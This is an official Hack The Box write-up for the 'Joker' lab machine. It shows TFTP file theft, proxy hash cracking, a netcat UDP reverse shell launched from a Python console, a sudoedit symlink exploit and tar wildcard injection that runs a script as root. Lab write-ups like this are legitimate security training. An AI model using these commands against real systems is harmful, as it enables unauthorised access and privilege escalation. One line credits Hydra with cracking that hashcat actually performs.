Hack The Box
PEN-TESTING LABS

Joker

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Difficulty: Hard
Classification: Official

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SYNOPSIS

Joker can be a very tough machine for some as it does not give many hints related to the correct path, although the name does suggest a relation to wildcards. It focuses on many different topics and provides an excellent learning experience.

Skills Required

- Intermediate/advanced knowledge of Linux
- Enumerating and attacking through a proxy

Skills Learned

- Bypassing network restrictions
- Exploiting NOPASSWD files
- Exploiting sudoedit wildcards
- Exploiting tar wildcards

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
Enumeration

Nmap



Nmap reveals several open services; OpenSSH, a Squid proxy and a TFTP server. There are some false positives on the list in most cases as well.

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Exploitation

TFTP

Exploiting the TFTP server is trivial. Simply using the command **tftp 10.10.10.21** will allow files to be transferred to the local machine. Once connected, the command **get /etc/squid/squid.conf** will get the Squid configuration file, which references **/etc/squid/passwords**. Downloading the **passwords** file reveals the login credentials for the proxy, however the password is hashed.

```
root@kali:~/Desktop/writeups/joker# tftp 10.10.10.21
tftp> get /etc/squid/squid.conf
Received 295428 bytes in 73.8 seconds
tftp> get /etc/squid/passwords
Received 48 bytes in 0.1 seconds
tftp>
```

Squid

After savings the hash into its own file, it can be easily cracked with **Hydra** and **rockyou.txt.** The command **hashcat -m 1600 hash.txt ./rockyou.txt**

Setting up a browser with the proxy and attempting to view **http://127.0.0.1** reveals a URL shortener. It is possible to set up Dirbuster or many other web fuzzing tools to use the proxy. Once configured, it is possible to fuzz **127.0.0.1** for additional files and directories. Note that with Dirbuster, **Brute Force Files** must be enabled with **Use Blank Extension** to find the proper directory.

Directory Stucture	Response Code	Response Size
/	200	1206
list	200	946
console	200	1794

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
Python Console

The Python console at **/console/** can be used to obtain a reverse shell. However, only UDP is available. Running **import os** and then **os.popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc -u <LAB IP> <PORT> >/tmp/f &").read()** will start a reverse connection which can be received with a UDP Netcat listener: **nc -nvlp <port> -u**



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
Privilege Escalation


Alekos

Exploit: https://www.exploit-db.com/exploits/37710/

Running the command **sudo -l** reveals a NOPASSWD file that is run by the user **alekos**. Using the above exploit, it is possible to create a symbolic link pointing to the **authorized_keys** file for the **alekos** user. In **/var/www/testing/writeup**, the link can be created with the command **ln -s /home/alekos/.ssh/authorized_keys layout.html**

After a symbolic link is created, it is possible to edit the **authorized_keys** file with the command **sudoedit -u alekos /var/www/testing/writeup/layout.html**





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Root

Exploit: https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt

Looking at at the contents of one of the backup files reveals that it is compressing the contents of the **development** folder. The timestamp on the files show it happens every 5 minutes.

Using the above exploit, it is possible to execute commands as root. Inside the **development** folder, running the commands **touch -- --checkpoint=1** and **touch -- '--checkpoint-action=exec=sh writeup.sh'** will add arguments that will be included in the tar command during the backup. Creating a **writeup.sh** bash script to extract the flag or escalate to root is trivial.

```
  nano 2.6.3                    File: writeup.sh

#!/bin/sh
cat /root/root.txt > /home/alekos/development/writeup.flag.txt
chmod 777 /home/alekos/development/writeup.flag.txt
```

```
alekos@joker:~/development$ nano writeup.sh
alekos@joker:~/development$ touch -- --checkpoint=1
alekos@joker:~/development$ touch -- '--checkpoint-action=exec=sh writeup.sh'
alekos@joker:~/development$ ls
application.py                          data         static     views.py
--checkpoint=1                          __init__.py  templates  writeup.sh
--checkpoint-action=exec=sh writeup.sh  models.py    utils.py
alekos@joker:~/development$ date
Thu Oct 19 08:57:24 EEST 2017
alekos@joker:~/development$ date
Thu Oct 19 09:00:21 EEST 2017
alekos@joker:~/development$ ls
application.py                          __init__.py  utils.py
--checkpoint=1                          models.py    views.py
--checkpoint-action=exec=sh writeup.sh  static       writeup.flag.txt
data                                    templates    writeup.sh
alekos@joker:~/development$
```